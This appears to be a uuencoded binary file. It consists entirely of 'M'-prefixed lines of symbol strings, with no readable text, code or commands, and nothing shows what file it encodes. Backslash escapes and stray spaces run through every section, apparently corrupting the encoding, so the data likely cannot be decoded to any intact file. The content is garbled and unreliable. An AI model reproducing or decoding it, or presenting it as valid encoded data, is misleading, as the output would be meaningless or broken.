M7]H=I/(>Q5[C+H>;G74VN\22SU&<:]S7X.9G/<PNL>0+%/N-^QW<];^\*89=8  
M\NLKWL"X@X8Y=^L#5O9W5CE-U&\J7\$W@[M%5AF(Q)(?HGA+XT;A;IVU%[O\$  
MDM]& \; ;&K8, [+LD=HDE/USQ#L;M@#LJZRYVB24\_6G&A<9?'#65]Q"ZQY,.\*  
MBXQ\ \MQ8EJ^~W9C\*%RLN, >[%<'?\*BK)++/DQBG<V[G\*X8[/V9)=8\N6\*\*XS [  
M%MQQ64>P2RSY\8JKC/L#W.JL&]@EEOPDQ37&]0QW[N2L-]@EEGR]X@;C#H4 [M]  
M)6OM!+M35'ZJXFG&+8.[ : ]9(=HDEOYOBW8T[#>Z>65/8)99\B^\*9QNV\$F\C:  
MGUUBR<]2W&[<@^#NE749N\22GZ.XT[C+X'9G/<<NL>3G\*9YOW\*OA]F6M9)=8  
M\OV\*%QAW.=S%64-GL;M8Y?=6O[ ]Q7X:[7U8UN\22WU\_Q'<;]!N[!6?WL\$DO^  
M\$,5+C>O9P;F'9YW#+K'DCU!\I' \$W@7M,UB/L\$DO^6,7' &7<4W!.SOF676/(G  
M\*3[9N.5PEV5MU,[N,I4\_3?'IQIT\*]ZRL\>P22\_YLQ><8=Q[<[/FL\$LL^0L4  
M7VC<I7'OR3J976+)7ZKX,N.>#O?\*K+O9)9;\58JO-NZ5<\*^\_>^IA=8LE?K\_@&  
MX]X-]^:LO-GLWJSRMRB^U;AOP+TC\*\8NL>3O5'R7<;^>V]6"[O\$DK]/\7+C  
M>D8X]\&L(]DEEQ#BA\VE"XCV7=R"ZQY!]7\_(1QB^'^G?4FN\22?T;QL:=  
M'\>%K'4ZV'U!Y5[4\_]Q]X#[:M8H=HDE\_YKBUXT['^Y;65/9)9;\VXK?,>YA  
M<-/\_!.H!=8LE\_H/A#XYX. ]Y.LR]DEEORGBC\S[G5PO\QZGEUBR7^E^&OCO@#W  
MNZS?V"66\_/>\*?S#NFB.=NR)KZ[W87:'R/RO^Q;A;P/TM:Q\*[Q]+\_7?\$?QHW#  
MS<A>P"ZQY=-0O&:VF1/"72?[W+2[CLH/4NPQ[F%PL[(?99=8\MF\*^XQ[\$=R\  
M[\_]99\ON("XSX(=)WLC>>PNZ[\*KZ=X?>^''>C[']VB26\_L>)-C+O&\*. =N  
MGMW)+K'DMU\Q+A#X0[-/H5=8LEOK7@;XU;"W3[[ 'G:)]3],\7#CML,=F?T)  
MN\22'Z5XM'WA10,SN]D-ZCR(<5AXRZ#&\TN9I=8\C'%Q<:]>Z.V3/9)9;\  
M3HK'&/=1N&791[#++/FQBLN-^Q[<RNR;V"66\_#C%XXV[\$N[\$(+?8)99\M>)  
MQBT8[=RZ[\$%SV:U3^<F\*XZT[#&Y3]FAVB24\_1?%4XY;#G9\$]C5UBR>^J>#?C  
M[@&W.?M'=HDEOZ?B%N/N#;<M^PIVB26?4#S+N"? "[<A^@5UBR>^E>(YQ;X;;

ME?T[N\22[U8\S[@OP^W-WJ:+W5Z5[U/<;]S?X2[\*KF&76/\*+%>]MW/4\*G;MO
M]D)VB26\_G^+]C1N">U#V>>P22\_Y@Q8<8=P+<P[(?8Y=8\H<K/L\*X";A'9W\_/
M+K'DCU%K'WA7M"]B;=[)Z@B<J/LFX)\\$]-;N"76+)+U-\FG\$OAWMF]EQV
MB25\_EN\*SC7L'W/.R3V676/+G\*['N,\_O3C[7G:)]7^)^XDN-^P[<\*[(\_99=8
M\E<JOLJX\*^!>FUTPC]UK5?XZQ=<;=U#N3=EE[!++/F;%=]BW/7AWI[=RBZQ
MY.]0?\*Q=X![3\_;1(!)+\_E[%]QEW%[@/9\_,+K'D'U3\D'KX#Z:\_3:(Q))\_
M3/'CQMT3[E/9GOGL/J7R3RM^QKCSX3Z?7<@NL>1?4/RB<8#^TKV=':))]?^J
MXM>, >S' <-[, /8I=8\F\I?MNX=\-]+\_M\*=HDE\_[[B#XS[\$MR/LU]DEUCRGR^
MU+A?P/TB^P]VB27\_I>\*OC/L7W&^SM^UA]UN5\_T[Q]\9=+^C<G()KV266\_'K%
M/QMW&-R5V8O8)9;\;XI\_-^[/</\_\*/I]=8LEGY'BOD6/.2;AKYSR>=M=6^744
M#S)N']S,G!\_8)99\EN)LXQX&UY>S:2^[/I7/4YQOW+/@#LZ)LTL^745KV?<
M:^%NF-/%+K'D-U\*\L7\$?<@M9SC)VB26\_N>(MC/LZW^UR[F.76/)#%6]MW\*\_@
M;I?S&;O\$DM]>\3#CKAER[H<@?Q^([U1^I.)1QET7;B"GE%UBR0<5AXR[/=Q(
M3AN[Q)\*/\*HX9=PS<TIQCV"66\_(Z\*=S+N;G!WR;F%76+)ERD>:]P#X<9SWF&7
M6/\*5BL<9]S2X\$W\*\\_>Q.4/F)BJN->SW<VIP'N\22KU,\V;B/PFW,F<\$NL>2;
M%\$Q[KMPI^<<S"ZQY&<HWM6X\*^#ND7,5N\22;U:\IW%SP^YMS7F)76+)MRE.
M&'<(W-DY?[]++/D.Q7L9MPCNW)SM%K'[5^6[%'<;=P+<GIPZ=HDEWZNXS[B[
MPUV8LYA=8LDO4KS8N\$O@+LFY@%UBR>^K>#\_CG@GWP)PGV"66\_&\$\*#S;NE7'\
MS?F176+)'Z;X<.,^"O>HG,T6LGN4RA^M^!CC?@?W^)^Q\*=HDE?X+B\$XV[<9%S
M3\GI9I=8\J<J7F;<G>">D7,:N\22/U/Q6<;='>ZY.<O9)9;\>8K/-^X2N!E
M?,XNL>0O5GR)<4^\$>WG.X\$7L7J[R5RB^TKB7P;TF9T=VB25\_K>+K' L7W!MS
M\$NP22\_XFQ3<;]UFXM^4<RRZQY&]7?(=QWX=[=\ZM(!)+\_A[%]QKW=[CWY[S+
M+K'D'U#\H'7CSCWD9S,Q>P^HO\*/\*G[,N\*/@/ID39)=8\D\I?MJXE7"?R]F5
M76+)/Z\_X!>/.@/MRSB'L\$DO^%<6O&K<+[ALY5[-++/DW%;]EW(/AOIOS,KO\$
MDG]/?O&O1#N1SE\_L4LL^8\5?V+<.^%^GK/]WNQ^KO)?\*/[2N"\_`\_29G,KO\$
MDO]6\7?+\_03NCSE[LTL^9\4KS#N6E'G\_IIS(;O\$DE^I^#?C;@'WSYPGV266
M\_%^\*,W+-W[\!=ZW<G]@EEOS:BM<Q[E2XWMS-]V'7J\_\*9BK.,VP,W-W<<N\22
M]RG.,^XQ</VY\]@EEOQ@Q>L:]R\*X&^2>SBZQY#=4O)%Q'X6[:>[](!)+?C/%
MFQOW+;A;YG[!+K'DMU(\U+@KX&Z;N^X2=K=5^>T4;V\_<]6+.W2%W)W:))3]"
M\4CCCH1;F#N+76+)!Q0'C5L)MRCW.' :) )1]1'#7N[G!+<F]CEUCRI8IW-&X\_
MW)USWV.76/\*["XS[DEP\*W\*S]F6W0N7CBBN->RG<JMP0N\22GZ!XHG'O@%N3
MNQN[Q)\*O55QGW&?A-N0N99=8\HV^FXS[&=QIN=>P2RSYZ8IG&'?-8N?NGOL\*
MN\22WT-QLW\$W@3LS-V, \_=F>J?\*OB-N..@=N>.XQ=8LG/5MQAW':XG;GU(!)+
M?J[B+N,>#G=^[C[L\$DN^1W&O<:^\$NR#W(G:)] ;]0\2+C+H>[3^Y3(!)+?HGB
M?8W[ ]MP#<E>P2RSY'Q4?9-P?X2[-W6)\_=I>J\_\*&\*#S.NM\2Y1^:.9Y=8\D<I
M/MJXF\,]+G<^N\22/U[Q"<8MAGMR[AGL\$DO^%,6G&G<\*W--S'V"76/)G\*#[3
MN+UPS\G]DEUBR9^K^#SC'@OWPMSU#F#W0I6\_2/'%QKT"[F6Y8]@EEOSEBJ\P
M[M-PK\YM9Y=8\MO<HOM:X\A)](?=X=HDE?Z/BFXR[8:ES;\V]G5UBR=^F^';C
MAN?>E?L^N\22OQO/<:=''=Y;O:![ "Y7^?L5/V#<#K@/YX;9)9;\(XH?->X^
M<)\_ (W9U=8LD\_J?@IXQX' ] ]G<0]DEEOQSBI\W[F5P7\J]EEUBR;^L^!7C/@#W
M]=Q7V266\_!N\*WS3N.W#?R5WC(' ;?4?EW%;]GW-@?I@[G%UBR7^D^&/C;K"C
M<S\_+;6"76/\*?\*\_[ "N,5PO\Y=PBZQY+]1\_\*UQ]X#[0^[%(!)+\_D?%/QEW\*=Q?
M<I]FEUCRORI>:=Q+X/Z1^S.[Q]+\_4\_%?QKT7[IJ^(0>G7&+)KZ5X;9\_YOANN
MQU?%+K'DO8HSC?LEW!Q?#[O\$DL]5[#/NH)V<6^'[DUUBR?L5#S;N\$+CK^QYD
MEUCR&RC>T+@E<#?Q?<4NL>0W5;R9<1-PA\_C6/X3=(2J\_I>\*MC'L\W&U.[-+
M+/EM%6]GW%OA#O?-9I=8\CLH'F'<=^".]IW'+K'D"Q4'C/LCW+#O#G:))5^D
M.&+<K#'.+?9]P"ZQY\$4EQIW"-PQOIRE[(Y1^9T5[V+<G>"6^XK8)99\A>\*X
M<7>%.]ZW![O\$DJ]2/,&XW7'G^0YCEUCR-8IKC7LXW'K?=>P22[ Y!<:-Q+X'[
MU?<:N\22GZ9XNG%O@[N; ;\U#V=U-Y7=70(=Q7X#;XMN!76+)SU3<:MR?X,[R
M-;)++/EVQ;.-F[.S<^?X]F676/\*=BN<:=RC<;Y+V"66'\_S%/<:-P.WW/<,N
ML>07%YHW\$EP] ;]PBZQY/=1O,2X\^'N[]OR,';W5\_D#%! ]HW%/@'N';P"ZQ
MY)<J/M2X5\ ]PM?++K'DCU1'E'OA7NL[RQVB25\_G.+CC?LBW)-\#[%++/F3
M%9]BW\*\_AGN;[FEUBR9^N^SC>G=Q[MF^#0YG]VR5/T?QN<8=?<"WR[L\$DO^
M0L47&7<\*W\$M]'>P22\_XRQ9<;MQ/N5;X3V266\_-6\*KS'NP7"O] ]W)+K'D;U!\
MHW%/@WN+[T-VB25\_J^+;C'L-W#M]N4>P>Z?\*WZ7X;N,^'O<^7X1=8LDO5WR\_
M<=#^Y"OF5UBR3^L^!^'C\_@'W<=\_A(!)+\_@G%3QIWHWS+G/N.[GEUBR3^K^#GC
MAN"^Z'N=76+)OZ3X9>-.A\_N; ;ZTCV7U-Y5]7\_(9QN^&^[1O!+K'DWU'\KG%/
M@?N!KXE=8LE\_J/@CX]X\$]U/??NP22\_XSQ9\ ;]VFX7\_DN99=8\E\K\_L:X7\+]
MWO<LN\22\_T'QC\;-&NO<GWV\_LDLL^5\4\_VK<\$7!\_]VUU%+N\_J\_P?BO\T[D2X
M:^1-9)=8\F LJ7BO/\_/^SPQV4UY=V!ZF\1['7N(?`S<X[FUUBR><HSC7N67#S
M\QYFEUCR!8K]QKT;[GIYW[!++/GU%6]@W+?A;IRWX='L;JSRFR<U+A\_PMTB
MKXG=8LD/4;RE<3<I=^[6>7NQC2RSY;11O:]Q=X'[+.XE=8LD/5[R#<7>'.RKO
M+G:)3]:<:%Q^&&&CYBEUCR<5%QCT>;BS/=PR[,94O5EQBW)OA[I0799=8
M\F,4[VS<U^&.S=N376+)ERNN,.Y\*N./RCF"76/+C%5<9=\_T\*YU;GW<'NL>0G
M\*:XQ;@#NY+PWV"66?+WB!N,VP9V2M\_:Q[\$Y1^:F\*IQEW'=Q=\T:R2RSYW13O
M;MSCX>Z9-X5=8LFW\*)YIW^O@)O+V9Y=8\K,4MQOW4;A[Y5W&+K'DYRCN-.Y7
M<+OSGF.76/+S%,\W;G;<N7UY\*]DEEGR\_X@7&'09W<=[OX]A=K/)[\*]'N./A
M[I=7S2ZQY/=7?(!QV^\$>G-?/+K'D#U&\U+@'PCT\ [QQVB25\_A.(CC7LFW&/R
M'F&76/+\*C[.N-?#/3'O6W:)]7^2XI.-^QS<97D;'<\_N,I4\_3?'IQOT.[EEY
M8]DEEOS9BL\QKK\_2N>>GS6&76/(7\*+[0N"&XE^2=S"ZQY"]5?)EQJ^!>F7<W

MN\22OTKQU<;=>YU>1^S2RSYZQ7?8-P%<&\_.RSN!W9M5\_A;%MQKW>+AWY, 78
M) 9;\G8KO,NY5<.\_-:V&76/+W\*5YNW\$?A/IAW)+O\$DG) (\</&?1?N8WDWLDLL
M^<<5/V' <E7" ?SGN376+) /Z/X6>.N-\ZY+^2M<R\* [+ZC\BXI?,FXAW%?S1K%+
M+/G7%+]NW#C<M\_\*FLDLL^;<5OV/<9KCOYQW`+K'D/U#\H7\$/A\_M)WN7L\$DO^
M4\6?&?>=ZN%\_F/<\NL>2\_4ORU<9`^UW>;^P22\_Y[Q3\8]P.X\*\_V/HG=%2K\_
ML^)?C+O&>.^?EC>)76+) \_Z[X#^-N!3<C?P&(Q)) ?0\_&: ^>;XPETG\_]RTNX[\*
M#U+L,>ZN<+/R'V676/+9BG.,>R#<O/SOV"66?+[B`N->"G?=\_ (U/9G==E5)/
M?K&O1ON1OGE(!)+?F/%FQCW);B;YW>R2RSY+10/,>Y7<( ?FG\ (NL>2W5KR-
M<0=5.7?[\_'O8) 9;\, ,7#C3L<[LC\3]@EEOPHQ:.-.Q%N,#\_\_%':#\*A]2' #9N
M`FXTOYA=8LG' %!<;=RG<' ?-GLDLL^9T4CS'N) 7#+\H]BEUCR8Q67&\_)N) 7Y
M-[ %++/EQBL<; ]VNX\$\_/?8I=8\M6\*)QG7/\&Y=?F#3F6W3N4G\*ZXW[O9PF\_] '
MLTLL^2F\*IQIW/-P9^=/8) 9;\KHIW,VX";G/^@>P22WY/Q2W&70\*W+?\*\\*=HDE
MGU`\R[AGP^W(?X%=8LGOI7B.<6^#VY7\_. [O\$DN]6/, ^XS\'MS=]F&;N)\*M^G
MN-^X/\! =E%\_#<K'D%RO>V[C^B<[=-W\AN\22WT\_Q\_L8='?>@\_/8) 9;\P8H/
M,>XDN(?E/\8NL>0/5WR\$<;O@' IW\_/;O\$DC)&\;' &/0SN" ?F;G; ;N"2I\_HN\*3
MC' L!W%/S\*)@EEOPRQ:<9]WZX9^;/99=8\F<I/MNX'\ '\ ]\_+ ]4=HDE? [ [B"XR;
M4>W<B\_/O99=8\I<HOM2X0^!>D? \IN\22OU+Q5<;=\$>ZU^06GLWNMRE^G^' KC
MML"] \*; ^\$76+) WZSX%N,NA'M[?BN(Q) \*\_0\_&=QCT=[CWY1[-++/E[ %=] GW!O@
M/I!\_, [O\$DG]0\4/&?0+NH\_EOLTLL^<<4/V[<S^`^E>\Y@]VG5/YIQ<\8US/)
MN<\_G%[ ]++/D7%+]HW"WAOI (\_G5UBR; ^J^#7CAN&^F7\0N\22?TOQV\ :MA?M>
M\_I7L\$DO^?<4?&+<3[L?Y+[ ]++/E/%' ]JW\$/@?I' \_! [O\$DO]2\5?&/0GNM\_G;
MGLGNMRK\_G>+OC7L1W)\_R:]DEEOP\*Q3\; ]TZX\*\_ ,7L4LL^=\4\_V[<Y^' ^E7\^
MN\22SR@07J/`'\_ VY<-<N>#SMKJWRZR@>9%QOC7,S"WY@EUCR68JSC1N`ZRO8
M] "QV?2J?ISC?N)/@#BZ(LTLL^745KV?<=K@;%G2Q2RSYC110;-P#X&Y6L(Q=
M8LEOKG@+XYX+=ZN"^)@EEOQ0Q5L; ]Q:XVQ5\QBZQY+=7/,RX3\ (=4>`\_F]T1
M\*C]2\2CCO@TW4%#\*+K'D@XI#QOT&;J2@C5UBR4<5QXR[=JUS2PN.89=8\CLJ
MWFLEX&\'=I>`6=HDE7Z9XK'`'P(T7O, ,NL>0K&8\S[G2X\$PJ\Y[ \ [0>4G\*JXV
M;B<\_VH(\N\22KU, \V;@GPVTLF, \$NL>2; %\$\Q[MUPIQ<<S"ZQY&<HWM6XS\'=
MH^`J=HDEWZQX3^--^`K>UX"5VB27?ICAAW,PZY\XN^)--8LEW\*- [+N)O!G5NP
MW;GLSE7Y+L7=Q@W! [2FH8Y=8\KV\*^XQ;#7=AP6)VB26\_2/%BX^X%=TG!>P2
M2WY?Q?L9]R"X!Q8\ P2ZQY` ]2?+!QSX) [ : , &/ (!) +\_C#%AQOW9KA' %6QV' KM'
MJ?S1BH\Q[M-PCR^H9)=8\B<H/M&X7`' ]I: ";76+)GZIXF7&]DYU[1L%I (!) +
M\_DS%9QEW"-QS"Y:S2RSY\Q2?; ]P8W(L\*/F>76/(7\* [ [ \$N/5P+R\8?#Z[EZO\
M%8JO-&XGW&L\*F=276/+7\*K[.N\$?`O; \$@P2ZQY&]2?+-Q+X-[6\&Q (!) +\_G; %
M=QCW0;AW%]S\*+K'D[U%\KW'?A7M\_P;OL\$DO^`<4/&G<%W\$<\* ,B]@]Q&5?U3Q
M8\;UU3OWR8 (@N\22?TKQT\8="O>Y@EW9) 9;\ \XI?, &X)W) <+ #F&76/\*O\*` [5
MN+5PWRBFXFEUBR; ^I^"WCML-]M^!E=HDE\_Y[B]XU[ (-R/"OYBEUCR'RO^Q+C+
MX'Y>L/V%[ 'ZN^E\H\_M\*XU^)]IF`RN\22\_U;Q=\9] &.Z/!7NS2RSYGQ2O, .Z7
M<' \MN)! =8LF05/R; <==J<.Z?!4^R2RSYQ1G^, WOK>"NY?^ )76+)KZUX'>..
M@>OU;WX1NUZ5SU2<9=P]X>;ZQ[ %++'F?XCSC[@07[Y\_'+K'D!RM>U[AGP=W`
M?SJ(Q)+?4/%&QKT) [J; ^]DEEOQFBC<W[I-PM\_1\_P2ZQY+=2/-2XG\'=UK\_N
MQ>QNJ\_+; \*=[>N"OA[N#?B5UBR8]0/-\*X6S4ZM]`\_BUUBR0<4!XU; !; ?( ?QR[
MQ)\*/\*(X:=Q[<\$O]M (!) +OE3QCL8]#. [ .\_O?8) 9;\ +HK+C' LAW`I\_UB7L5JA\
M7' &E<>^`6^4/L4LL^0F\*)QKW/;@U\_MW8)99\K>(ZX\_X!M\&\_E%UBR3<J;C+N
MQDW.G>:\_AEUBR4]7/, .X.\/=W\*\N\22WT-QLW\$3<&?Z,RYE=Z; \*MRIN, ^Y1
M<-O]P]@EEOQLQ1W&O0QNI [ ^>76+)SU7<9=Q[X<[W[\, NL>1 [%/<:]WFX"\_P7
ML4LL^86\*%QGWS[C (^)]BEUCR2Q3O:]R, \*<X]P+^"76+) 'ZCX(. -N`W>I?XO+
MV%VJ\H<J/LRX\$^`>Z1\_/+K'DCU)\M' &[X! [GG\NL>2/5WR"<4^\$>[+\_#':)
M)7^\*XE.->PO<T\_T/L\$LL^3,4GVG<U^&>X^276+)GZOX/. .N@'NA?[W+V;UO
MY2]2?+%QUYWJ,0E8)@EEEOBF\B;A#NU?YV=HDE?XWB:XU; "\_<&\_'L\$DO^
M1L4W&;<3[JW^V]DEEOQMBF\W[L%P[\_\*\_SRZQY.]6? (]QSX"[W] ] ]! ;O+5?Y^
MQ0\8]PJX#\_O# (!) +\_A' %CQKW3KA/^'=GEUCR3RI^RKA/PGW6?RB(Q))\_30'S
MQGT+[DO^:]DEEOS+BE\Q[M=P7\_>\_RBZQY-]0\_\*9Q\_X3[CG^-\*]E]1^7?5?R>
M<7W3G/NA?SB(Q)+\_2/'`QMT"[F?^!G:)]?^YXB^,6PCW:\_\2=HDE\_XWB;XT[
M%NX/\_HO9) 9;\CXI\_,FXCW%\3[-++/E?%:\T;@+N'\_Z?V266\_) ^\*\_S+N0KAK
M#AYR5<HEEOQ:BM<>;. [WX7H&5 [%++' FOXDSCG@DW9W'\N\22SU7L, ^XU<`L&
MG\DNL>3]B@<;=SG<]0<\_R"ZQY#<0O\*%QGX>[R>"OV"66\_\*:\*-S/NAW"'#%[\_
M:G:'J/R6BK<R[@JXVPS>F5UBR6^K>#OC>J<[=\_C@V>P22WX'Q2.,NPG<T8-/
M8)=8\H6\*` \8=!3<\`^YVB25?I#ABW)WA%@\_@%UBR9<H+C7N9+AC!N=<P^X8
ME=]9\2 [&;25W2,8(CF2TT7^+W'K^\_S\9&7-; .KI&M6:4EXRNZ&[MGYOHZNL=
MTM+5-JOAT=?7T=7>.[JL;6Y'5T=O7T]+6W/Z'AO:T]'7W=/1\_?H>;. [N^?O
M\_S; /2?2\$@J,SVEM;@VMW7/G=70FVD9E='3UE?1M7S@B, &RG' BQ\*1P8#X6@X
M%HJ\$8Z5IC)9FM,YNZ4\$T2%\$L2@M+`T&JZ>SN:A\_\*"PI1+18#KJB\_J[<CO2O1
MEE;"I&!16JC\_H3^%HOP/?XR1BTAVB\_] \$[M0-C0S; :9?>2+BTQS'9`67K]9"N
M\_K\$KMSV\*\IH=FW8%!EAA[^SNGK[T.F)N'8% (:0^X=&0H&(W\$2MW<M1^;C\$[
M8#HZD:\*B4!'D[ 'T`0P4NF", <N#2D8%@#\$>2#XW.!C@+II4&BVB5LSJ[6\_J2
M@6#ZS`E3;49;=\_\_,SD2R\*I2NBKDJ["U='T[7!X(NX\$ [+SL0B;!`"'= '! [8SV)
MELX2Q\$;0>14L[9C;TI[\, \_W)%8BHFD6' MSY4&M.KU1\=174@HNM-^V( (!; %=
M"[H[VI\*EM)N3BXSFIYIG]'9W4`9L7M#1W4N]# (\$B[=[A;4F!L=W=GLC"U'T?2
M1Z(; )Q: , +) \W;W1'5VMG?UMB], \*.KK; \$K%&S,RJFUM97D! (8009. [ (RI535C

M:VNK41A\$86!81ITN#5%IP/6CX<G\*:EWKN@AJ, ] (E\$90\$J61Z8QPET>1ZW8K3
MJ1A2Q;16\*!G5Z2J<0JC+D. :BO:ZHLKJVK#9AN:Z14:=-\*@U!#J"] "&74I1L2
M0&MQ\_ (:C71G5JC\*:JB2CJB:UMAC\*PA24LF (NJTNW+X@FXT ',1W-) 4+744K= `
M:75MS;AD:2A9FMJS (5I?A2C44K=(M12FJHVF:LDIGU);E2J-) 4N+DTZ (VC0'
M)Q/) \*A8\*<"R#-RF4/O)-Z:\*0\*\` 62ED89J@ (+<9>4941KAS@%.SJ&S5 [=55T
M7:&KS\$!U;3AS==W8CJ [1HT:- [NR8.9JN-Z/GDKR0+CZA4>%10:I (\_\_\_L\_7XD1
M>SOV3C2 [#AA!Q\&F+W3#6\*HPR&=G^?BR>BH) (H9>VC"^MKX110C1>9\_AS@"4
MA%'2 (BWMA=FK2Y>ABP5' 1- (=OXEK=, >2PACBQ8BCKDG:\$"B\$44R"+@U`H;X"
MIYB4=!L# (1A%9\*C<% (H@H#\*AAG) FDBRL52"\$PYET60Z1FD^' U5M, =<FE4@8
MQ<' "=/%4WC3T+ [> [\*:H\*@RZ) [C0<&?2]\O') RC!79DA94;JL9FI=0R-6@ZZ&
M4NCITJCX4AA3T?+T:HM1&BI\$.] #-YJ3:DPZAIR\$\$%6M\$<2A=K\$O#JI0WESH8
M"B/) C\` 6\LJC7) 61+HJEBVJJP2@LYD) RN3!<\*' \*Z+\*" "= \$ (F"X, H#&-\_TS\*<
MW\$YL9EHLX@R) 4AI) ES; \*&> \: #; U9%<:XL!' C, \I<JY' /J\*, DRHH\*45:\$<9?K
MTD91D&LSJD4) <2%%N65%84FJTB) 5FBR) \*%DZ:%3ERD6/) 8O1%:E/N/&8&RF=
M+Q) '\*A) \$"N=VNI) %J\*UN\$4: =&RG&E) 545-/6N= (BZ3BZ.) ) THN0@Y1JEZV. I
M>BHOISZ (, ES2<'C39=' 4) <WY937CN#203%+4M1 (M13E&-) ?O<962\A#\*H) @J
MG0] 3.2TP@D#` U4^; D60"VX\$5) 4<E"<22@1" IJ] 04LTIC7PV\*8H7) HF!RHA (O
M2Q5C<] "\L;HXF) X\*5, JX&N) LI1R] 6#B] /RKQ^2@L2A:N] DHXLZ4WT=?; 1E<5
MEP%\R8A2E=>JC#9B# `NTZFB4#HG96&.-2FW2\* [>JE0NT=C7J=) H. JM+8^EL
MDWQ6<3JJ"@.%Z2@5-M?1Z8\_B@&JL\*N; -HO7J8CW?T. 7I.0?VEY1C"\$S^K^GMY
M:OK) ^T, JHOI" IBMBJ8L9&> /+JBNEHE@NEKHB?6VBD^GOY0\$ (Z) "Z' %<H6F#\$
MI' KNQA ( (<] L:JF; \$FQN3A46P `A@N5' \$\$\$Q4' 7+U! -DJZ.) 2U<DW5YL2O' U0D:
MGP/I-H0" \G&KU `3Y\$W\$ ( (N%D:8A[?] TN#2/+4\0 (3@FNBZ0-51AE (: -) KR>6
M' C>:=' \$QTF%L!:K15-12<2`MZX) PD"6<<EPJ (Y, N#: >S9>7E\8: &YDEE#1.3
MO3J2' B1-E<S' F\<UT5#9Z `II\$^B.N: \*EKR50@J.; O, 5T!4%74 (Q [S\$ ` \$) :%4
M23C@) >\$2MQ+:X) 8>@F+:Y. 3RGQ] &T. UDM#0Y\:/K!OU+= [!H4I^3W0Y"RS+J
MXY52' \$1Q, <Y/5-, E0VK#7\$L; %Z^) UU>5TY; 7T3\$<A^TL+L) VCDMT) 7HZ6NL3
M+6UH>"2UN:GRJ?3, \*) &JH&) 5\$U^4: .V7NDA8U95U=G) Y<21Y. [YJ\$] # \$2+\*)
M [J1?; 7TT68\9: #+77%8>; QX?+ZN (UR>WHIBV (ES6FFA</") 1@G&>VA\KI9+\*
MSI; VWE11+%G4T+&W"V\$O!R+T+S5, K; ` /4^W"Y (>Z\</4T8' ` \$E?) 9\*@Y=5:5
M55?73HU7-) -3THA0R.W@X' C:LXF>\$I04IG; NI); >.7\_?J0T=; 0U]+3U] :!WO
MS= (, N^Y40^C@8ND&T@%#1:D0YIQ (2W, KXC55<=W:Z/^UUF+5NAT8J?\$1W%B;
M\*4YF `FZ (X' !SP\_2&QOBDYK\*FBJI&9!N1" ?R?-U6065J!BQPM<6LV0" 24BF!R
M!T<UM+JL?I) J:-' \_O89BS= (\*) !Q: XGJQ^D@T%4' O0= :>K+5C) \3+] :Y%=XK]
M9RWF#B; -K9VY5Z\*U#UT1PQ: ZOWN26-4U. ^%&DC; ; "` ; #B\*RR\_: &BH#JI; (MY
M, \_FB' D! \_\_\_9<LWS"C^T (R' 4 (YC<B&\_EOWB&ZPWLC4T (! [WW^) %J6B&"#@K-+I
M [. Z (\_M?M#MU>NXET) F.) Z=@\_) HN324RU6&G6?4LKC8@&\_FMWAK17; ; \*; \$6\*)
MX>T?DZ4\$J, <%/24M2&XR%&66MG?6) !1V]' =Y>Z\C; , W#N@KKH4, E==\*DR4
M\_=W) 7\$IYE/. #' ) ., 97Y^IDB] PL%\$LWXDEI-%7J!CE`4; \*S?7Q\*54-5; 4U
MS54UE; 7UD\H:B5.-3TT9=. /37R249@PHXP/QN `4K27T. YNHZUHA8\A+%VZD\_
M@3YX [. ^\*1&] 55U, O=@NV7]=4] B02YLLJ/TDWR, V2L70' ", \_3J^@FJ: %L2KRY
MK#Y>EFH. IB\*!8' EW5U] /-^?4 [IXVW20ZD\_KZ>U&JV] /8THXRW91X3T] W3^VL
M670SC' \*<LUS>D. BDT [6 [ ] UGCSE.>. (N!<Z"0RU<UBO' !] 8EV^N (DT5-&7\_.4
MH/UAF4Z [F7] Q\*4XP] (9 (N+ "TO\*>P9MXBMQF\XV\*\Y^PN2>TW. H6Q=\$->>6U-
M8WQ: 8VIGT9G6&PU\$W, Y\*+. K3\_3; 9 [IY"V4WX<T!V\$?X<E%V# /X?4#D%!1. T)
M%\$3\_Q@, JW7=6#2T+7+=` 4 [&EL6+J (XGV<; T<#@2A4UFEE+F1 `&5Q\*8N%4V45
MZ; ) @ (' G<VCK2) >\$82GJE) %: (DIF+N"04""8M\*0F' 4= (J) = \$ (2EK2) >' "&\$IF
MSDN7A `M1TB\$E46YW>; J-185AI-0AH, ) 0! (6) 4%\$2B: 74AE [9L85 (+>I+T) =H
M; 7Q&] 29W: ` 28/IV\* `@&<3TX+N2>JQ6 [DX7.B#P: -+UCB&: VNP>--6A; ALH\$H
M' B?J3%\$G<EHCD\KC] >Y\_DNC3#G= [>\*DHZ/F1M3"^^+6QP^&I/\*N] L2^J1+
M5^A) 08W55?6) 5M==L3K<\$V\*] . "UUK\*RMK2?1VXM<E\$ \_2FOZY, Q, ] =2T]+7, 3
MV\$ \_JC%5N5=>L [IZY+0 [A%\_V] 8P; "I7) BAV. %M!O-YO; !0^] #\S+J!HA\$4A\$ \
MC!X@SY6, VK%UM56T) ^L; 4KLVYG; M: O<2W^RFNKJJ"A?+-\EVQ: E/YT, ?DXTP
M (??X&\$L\ZT9: ; 8^-!) /QC&: Z- (^+- [OJ<>YV% ^5T8/MC\_27@L-NPZNZ%=3 (1
MP. ., [VB?C3) \*A=+; , : +0/59 (FD7\_ `W-R?TL; UT6#3L!3" M5 (ODUVS [ \*QQ&, ^
M6^ \><F/IKMH<; &Y: W>86R^9&" ^UT2BSFQL- \_ `\_, R7IS8^G-; 5K-] D3YH+E [
MD-4&Z\*AAB>D4DN [PXI\$3RO\_WCD<&S#Z8M\*NQ=-, B51Q-%; L] # "A\*?6! S60W]
MM [ &QOFIL4V, \U46BQ9BN5/?3^PS) M: :VMZR/ON6=28] YU, R56V! 6A4\_&\$WNL
M\$@T: \*\$5' ! \$MW) \; QU: 3I@EU?-CWEA%) . 6 (\Y] !\4%IJ/LRO@; U [< [0 [ `G79U
M] 553JJKC=, @: XC0#0+F [R0D6UO5T+\* `WHMKM' "XUCRK1ITTZ79) L) /85KB3Z
M\$U) 7! />0\$4MW6 [\*Z^M304NRN\*ARDZO\*F^JK&Z>; X%2>GFUW5B: [VOMFZI9WS
M&N@Q' =U, +\*Y (N? `YKG) %A1N] \S4W<9X>G>L\$] ><B' KZH#] 1' T#W [! %W\$H,
MF `JE4NZ\YWCU/^2+. \*^WMFI2' 8V/M35E&" ^KXU/BJ=L0] \_PPP=M7UM7=M7AN
M=W] O2>\$ (+JMjH [?B. F9UM" :O6 `IF#N/+G+=7<GRX `C9270\$DX6A\$: 49\_] @\$
MM-@] HL3230S^@W@L%7=?+K+' &D] #FQOKR\HGNCCKI-J\* ., 1@82' \$F-O=\_U&>
